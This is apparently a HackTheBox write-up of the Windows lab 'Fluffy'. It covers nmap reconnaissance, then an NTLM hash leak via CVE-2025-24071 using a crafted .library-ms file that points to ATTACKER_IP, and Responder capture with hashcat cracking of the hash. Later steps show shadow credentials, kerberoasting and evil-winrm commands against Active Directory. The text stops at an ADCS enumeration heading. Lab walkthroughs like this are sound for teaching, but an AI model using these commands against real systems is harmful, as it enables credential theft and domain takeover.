Fluffy | HackTheBox
Overview
| Title | Fluffy |
|---|---|
| Difficulty | Easy |
| Machine | Windows |
| Makers |  & &  |
About Fluffy
Information Gathering
Scanned all TCP ports:
nmap -p- --min-rate 10000 -vv $IP -oA recon/nmap/ports
Nmap scan report for 10.129.165.76
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49689/tcp open  unknown          syn-ack ttl 127
49690/tcp open  unknown          syn-ack ttl 127
49698/tcp open  unknown          syn-ack ttl 127
49714/tcp open  unknown          syn-ack ttl 127
49727/tcp open  unknown          syn-ack ttl 127
Enumerated open TCP ports:
nmap -p53,88,139,389,445,464,593,636,3268,3269,5985,9389 -sC -sV -vv $IP -oA recon/nmap/service
Nmap scan report for 10.129.165.76
Host is up, received echo-reply ttl 127 (0.54s latency).

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-26 16:46:29Z)
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after:  2106-04-30T16:09:59
| MD5:     f5e3 ec00 5fd1 2a95 a76b 2fd6 4726 4d67
| SHA-1:   6867 9230 5123 dcf1 9352 e081 4148 7fef 13c7 6c0a
| SHA-256: a90d f4d0 6fe1 9052 822e 708e 65e8 2c70 24d5 8ef7 692a b346 da07 47d5 d81f 36ee
| -----BEGIN CERTIFICATE-----
| MIIFmjCCBIKgAwIBAgITUAAAABHyG6GZUVLpIQACAAAAETANBgkqhkiG9w0BAQsF
| <----------- SNIP ---------->
| mmZJw5lCPljYhiN3Rh/8vUlg6IQlJEsyAJL1Y9MuaTJOuyf2PZPCJURtKhgdiA==
|_-----END CERTIFICATE-----
|_ssl-date: 2026-05-26T16:48:04+00:00; +7h02m51s from scanner time.
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after:  2106-04-30T16:09:59
| MD5:     f5e3 ec00 5fd1 2a95 a76b 2fd6 4726 4d67
| SHA-1:   6867 9230 5123 dcf1 9352 e081 4148 7fef 13c7 6c0a
| SHA-256: a90d f4d0 6fe1 9052 822e 708e 65e8 2c70 24d5 8ef7 692a b346 da07 47d5 d81f 36ee
| -----BEGIN CERTIFICATE-----
| MIIFmjCCBIKgAwIBAgITUAAAABHyG6GZUVLpIQACAAAAETANBgkqhkiG9w0BAQsF
| <----------- SNIP ---------->
| mmZJw5lCPljYhiN3Rh/8vUlg6IQlJEsyAJL1Y9MuaTJOuyf2PZPCJURtKhgdiA==
|_-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-26T16:48:04+00:00; +7h02m51s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after:  2106-04-30T16:09:59
| MD5:     f5e3 ec00 5fd1 2a95 a76b 2fd6 4726 4d67
| SHA-1:   6867 9230 5123 dcf1 9352 e081 4148 7fef 13c7 6c0a
| SHA-256: a90d f4d0 6fe1 9052 822e 708e 65e8 2c70 24d5 8ef7 692a b346 da07 47d5 d81f 36ee
| -----BEGIN CERTIFICATE-----
| MIIFmjCCBIKgAwIBAgITUAAAABHyG6GZUVLpIQACAAAAETANBgkqhkiG9w0BAQsF
| <----------- SNIP ----------->
| mmZJw5lCPljYhiN3Rh/8vUlg6IQlJEsyAJL1Y9MuaTJOuyf2PZPCJURtKhgdiA==
|_-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-30T16:09:59
| Not valid after:  2106-04-30T16:09:59
| MD5:     f5e3 ec00 5fd1 2a95 a76b 2fd6 4726 4d67
| SHA-1:   6867 9230 5123 dcf1 9352 e081 4148 7fef 13c7 6c0a
| SHA-256: a90d f4d0 6fe1 9052 822e 708e 65e8 2c70 24d5 8ef7 692a b346 da07 47d5 d81f 36ee
| -----BEGIN CERTIFICATE-----
| MIIFmjCCBIKgAwIBAgITUAAAABHyG6GZUVLpIQACAAAAETANBgkqhkiG9w0BAQsF
| <--------- SNIP ----------->
| mmZJw5lCPljYhiN3Rh/8vUlg6IQlJEsyAJL1Y9MuaTJOuyf2PZPCJURtKhgdiA==
|_-----END CERTIFICATE-----
|_ssl-date: 2026-05-26T16:48:04+00:00; +7h02m50s from scanner time.
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack ttl 127 .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-05-26T16:47:24
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 12193/tcp): CLEAN (Timeout)
|   Check 2 (port 54280/tcp): CLEAN (Timeout)
|   Check 3 (port 9314/udp): CLEAN (Timeout)
|   Check 4 (port 48055/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 7h02m51s, deviation: 2s, median: 7h02m50s
Added fluffy.htb and DC01 to /etc/hosts file.
Enumeration
Initial Credentials
Since this is an assumed breach machine we got the credentials j.fleischman:J0elTHEM4n1990!

Let’s collect bloodhound data in the background
rusthound-ce -d fluffy.htb -u $USER -p $PASS --zip
SMB - Port 445
After listing the shares, we found
smbclient -L //dc01.fluffy.htb --user $USER --password $PASS

Initially I was gettting NetBIOSTimeout error on the target when using nxc, but the issue can be rectified by using the --smb-timout flag
nxc smb fluffy.htb -u $USER -p $PASS --smb-timeout 100

This will more clearly show the permissions the user have on each shares. I downloaded the Upgrade_notice.pdf file.


There are a few CVEs mentioned in the PDF, out of which 2 of them are marked as critical severity.
Exploiting CVE-2025-24071
After reviewing the list, CVE-2025-24071 stood out. There was a public poc available. The poc and other sources pointed out involving RAR/ZIP files in order to leak NTLM hashes.
CVE-2025-24054 is a vulnerability related to NTLM hash disclosure via spoofing, which can be exploited using a maliciously crafted
.library-msfile.
When a specially crafted .library-ms file containing an SMB path is compressed within a RAR/ZIP archive and subsequently extracted, Windows Explorer automatically parses the contents of this file due to its built-in indexing and preview mechanism. This behavior occurs because Windows Explorer processes certain file types automatically upon extraction to generate previews, thumbnails, or index metadata, even if the file is never explicitly opened or clicked by the user.
We saw zip files listed in the IT share and we also have write access in that share. To exploit this we need craft a malicious .library-ms file, add our smb server location inside it, create a zip file, and put it in the IT share. If any of the users tries to extract the zip file, it will try to authenticate with out smb server and we will get access to their NTLM hash.
Crafting the payload
This is an example .library-ms file that we can use to trigger the exploit.
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\ATTACKER_IP\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
Create the zip file:
zip poc.zip poc.library-ms
Collecting NTLMv2 hash of p.agila
Start an SMB server using responder:
sudo responder -I tun0
Upload the zip file to the IT share and after a few minutes someone will extract it and we can collect the NTLM hash:

Hash Cracking

Let’s try to crack this using hashcat:
hashcat -m 5600 hash.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v7.1.2) starting

[...]

Dictionary cache building /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt: 33553435
Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

P.AGILA::FLUFFY:441627b66f8d87bb:e0d2b0884d16574c45383344b2b4875f:0101000000000000803bf4c82eeddc01315d4e64be718b0700000000020008005a004e0039004c0001001e00570049004e002d003800480043004600410052003000410039003200390004003400570049004e002d00380048004300460041005200300041003900320039002e005a004e0039004c002e004c004f00430041004c00030014005a004e0039004c002e004c004f00430041004c00050014005a004e0039004c002e004c004f00430041004c0007000800803bf4c82eeddc01060004000200000008003000300000000000000001000000002000009bdc9245f1cbfbd6f64641024585c7db740a017780c085bb72f51db09570ac770a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00330030000000000000000000:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:441627b66f8d87bb:e0d2b0884d16574c45...000000

[...]
Verification
The credentials is working fine.

We still don’t have winrm access:

Lateral Movement to user
Enumeration

From bloodhound we get to know that user p.agila is a member of Service Account Managers which have GenericAll permission on Service Accounts which then have GenericWrite on user winrm_svc.

winrm_svc is a member of Remote Management Users, which means they have winrm access.
Adding p.agila to Service Accounts
First we need to add user p.agila to the Service Accounts group. We can use bloodyAD for this:
bloodyad -d fluffy.htb --host dc01.fluffy.htb -u p.agila -p prometheusx-303 add groupMember 'Service Accounts' p.agila

Exploiting GenericWrite
Now p.agila have GenericWrite on users winrm_svc, ldap_svc, and ca_svc.

From these winrm_svc can be used to get winrm access. ca_svc user also looks interesting as it’s part of the Cert Publishers group which could potentially lead to an exploitable path. So we should also keep an eye on that user as well.
The GenericWrite ACE can be abused using techniques like shadow credentials or targeted kerberoasting. We’ll explore both.
Targeted Kerberoasting of winrm_svc
faketime -f '+7h' nxc ldap dc01.fluffy.htb -d fluffy.htb -u p.agila -p prometheusx-303 --kerberoasting kerberos.txt --kerberoast-account winrm_svc

Let’s try to crack this:
john --format=krb5tgs --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt kerberos.txt

But unfortunately the wordlist got exhausted and we couldn’t find any valid passwords.
Shadow Credentials Attack
On PKINIT based authentication instead of using key derived from the password of the user, public-private key pairs are utilised. On client authentication request, the KDC verifies the request signed using the private key of the user using the public key present in the msDS-KeyCredentialLink attribute of that user. If valid public key is found, the KDC uses that to verify the signature and grants TGT. When an object have permissions like GenericWrite on other users, like in our case, we can inject our own public key to the msDS-KeyCredentialLink attribute leading to impersonation of the user. You can read more in depth about this attack from here.
In our case we can obtain NT hash of winrm_svc using this attack:
faketime -f '+7h' certipy shadow auto -u p.agila@fluffy.htb -p prometheusx-303 -account winrm_svc

Let’s retrieve hash of ca_svc as well
faketime -f '+7h' certipy shadow auto -u p.agila@fluffy.htb -p prometheusx-303 -account ca_svc

Save the hash for later.
WinRM as winrm_svc
First let’s try to use evil-winrm using the hash of winrm_svc:


Now we can read the user.txt
Privilege Escalation
ADCS Enumeration
